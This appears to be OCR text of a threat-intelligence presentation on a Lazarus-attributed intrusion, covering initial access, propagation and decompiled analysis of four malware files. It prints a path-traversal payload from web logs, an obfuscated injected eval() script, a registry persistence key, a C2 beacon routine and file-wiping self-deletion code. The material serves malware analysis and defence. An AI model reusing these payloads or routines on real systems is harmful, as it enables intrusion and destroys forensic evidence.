
0-day

0-day

1. Initial Access Techniques
2. Malware Propagation Techniques

Analysis

1. Initial Access Techiques



At the same point

Analysis

1. Initial Access Techiques

TCP Socket
+
File Download Function
+
Travesal

```
<%
ip = Request.ServerVariables("HTTP_CLIENT_IP")
If ip = "" Then
ip = Request.ServerVariables("HTTP_X_FORWARDED_FO")
If ip = "" Then
```

```
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll
;+WOW64;+Trident/7.0;+.NET4.0C;+.NET4.0E;+.NET+CLR+2.0.50727;+.NET+CLR+3.0.30729;+.NET+CLR+3.5.30729
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll&
54;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 31
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll
2;+WOW64;+Trident/7.0;+.NET4.0C;+.NET4.0E;+.NET+CLR+2.0.50727;+.NET+CLR+3.0.30729;+.NET+CLR+3.5.3072

ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll&
54;+Trident/7.0;+rv:11.0)+like+Gecko 200 0 0 62
ol/Search_bottom.asp product_field=shoes&type=golf/..\..\..\..\..\..\..\ProgramData\SCSKAppLink.dll
```

Malware

Press Site

Exploit Server

```
_1bl8d9=Ws0hq3.substr(Ws0hq3.length-5,5);
Ws0hq3=Ws0hq3.substr(0,Ws0hq3.length-5);
for(mAR=0;mAR<Ws0hq3.length;mAR++)
t0J3rO5Gk+=String.fromCharCode(Ws0hq3.charCodeAt(mAR)^_1bl8d9.charCodeAt(mAR%5));
vOd5bN=t0J3rO5Gk;eval(vOd5bN);}
</script>
<%
End if
%>
```

Distribution Server

Analysis

2. Malware Propagation Techniques

Windows EventLog – Application
EventID 1000

Error	2022-08-11	오후 11:44:57	1000	Application Error	응용 프로그램 작동 중
Information	2022-08-11	오후 2:25:35	1000	vmauthd	None
Information	2022-08-11	오후 2:25:35	1000	vmauthd	None


Description

오류 있는 응용 프로그램 이름: [redacted] 버전: 1.0.0.20, 타임스탬프: 0x6061b08e
오류 있는 [redacted] 버전: 1.0.0.20, 타임스탬프: 0x6061b08e
예외 코드: 0xc0000409
오류 오프셋: 0x002002d7
오류 있는 프로세스 ID: 0x1b57
오류 있는 응용 프로그램 시작 시간: 0x01d8ad42cb46e33b
오류 있는 응용 프로그램 경로 [redacted]
오류 있는 모듈 경로 [redacted]
보고서 ID: a25a4b8a-34df-4352-a948-c60d23f92451
오류 있는 패키지 전체 이름: ?
오류 있는 패키지에 상대적인 응용 프로그램 ID: ?


memcpy
PORT
Stack Buffer OverFlow

Analysis

3. Methods of Intrusion into Internal Network



3. Methods of Intrusion into Internal Network



Lazarus Attribution

1. Boot or Logon Autostart Execution: Security Support Provider
HKLM\SYSTEM32\CurrentControlSet\Control\Lsa\SecurityPackages\[Malware Name]

2. Network Service Discovery
Nirsoft WakeMeOnLan

3. SYSEM Service: Service Execution
EventID 7045, EventID 7009, EventID 7000

4. Proxy : Internal Proxy
Plink, LCX, HTRAN

5. Exploitation
CVE-2021-34527, ZeroDay

Lazarus Attribution

1. Boot or Logon Autostart Execution: Security Support Provider
HKLM\SYSTEM32\CurrentControlSet\Control\Lsa\SecurityPackages\[Malware Name]

2. Network Service Discovery
Nirsoft WakeMeOnLan

3. SYSEM Service: Service Execution
EventID 7045, EventID 7009, EventID 7000

4. Proxy : Internal Proxy
Plink, LCX, HTRAN

5. Exploitation
CVE-2021-34527, ZeroDay

Malicious Code Analysis

Malicious Code Analysis

4 Cases of Malware

ScskAppLink.dll	- Downloader, Initial Access
Irmons.dll	- Registry Data Decryption and Memory Injection
*proc.sys	- Registry Data Decryption and Memory Injection
mi.dll	- Encrypted File Decryption and Memory Injection


Malicious Code Analysis

CASE A ScskAppLink.dll (Pair Set : it does not exist)

PATH : C:\Users\Public\Libraries\\ScskAppLink.dll


Command : rundll32.exe [PATH]\ScskAppLink.dll ,ComManagedHelper ReservedFunction4

Parameter required for malicious code operation



Malicious Code Analysis

CASE A ScskAppLink.dll (Pair Set : it does not exist)



Malicious Code Analysis

CASE A ScskAppLink.dll (Pair Set : it does not exist)

```
memset(C2, 0, sizeof(C2));
memset(c2_path, 0, sizeof(c2_path));
v1 = sub_10001CA0("[redacted]-shop.com");
v2 = sub_100025C0(v1);
sprintf_s(C2, 0x104u, v2);
v3 = sub_10001860("/board/news/index.asp?sort=racket");
index_sort_racket = sub_10002560(v3);
sprintf_s(c2_path, 0x104u, index_sort_racket);
http_1000E200(C2, 443, 1, c2_path);
Sleep(0x3039u);
memset(FileName, 0, 0x402u);
v5 = (sub_10001E60)(L"C:\\Users\\Public\\Libraries\\SCSKAppLink.dll");
v6 = sub_10002620(v5);
sprintf_s_0(FileName, 0x104u, v6);
sub_1005BE60(FileName);                    // delete SCSKAppLink.dll
FreeLibraryAndExitThread(hLibModule, 0);
```

```
hFile = CreateFileW(lpFileName, 0xC0000000, 3u, 0, 3u, dwFlagsAndAttributes, 0);
HANDLE hFile; // [esp+1Ch] [ebp-501Ch]
FileSize = GetFileSize(hFile, 0);
if ( i % 2 == 1 )
{
  TickCount = GetTickCount();
  srand(TickCount);
  for ( j = 0; j < 4096; ++j )
    Buffer[j] = rand();
}
else
{
  memset(Buffer, 0, sizeof(Buffer));
}
while ( FileSize )
{
  if ( FileSize ≥ 0x1000 )
    v5 = 4096;
  else
    v5 = FileSize;
  if ( !WriteFile(hFile, Buffer, v5, &NumberOfBytesWritten, 0) )
```

```
if ( v4 )
  v3 = (v4 - String1) >> 1;
else
  v3 = -1;
for ( k = 1; k < 26; ++k )
{
  for ( m = v3 + 1; m < lstrlenW(String); ++m )
  {
    if ( String[m] ≠ 46 )
      String1[m] = k + 65;
  }
  if ( !MoveFileW(String, String1) )
    break;
  lstrcpyW(String, String1);
}
return DeleteFileW(String);                // filename
```

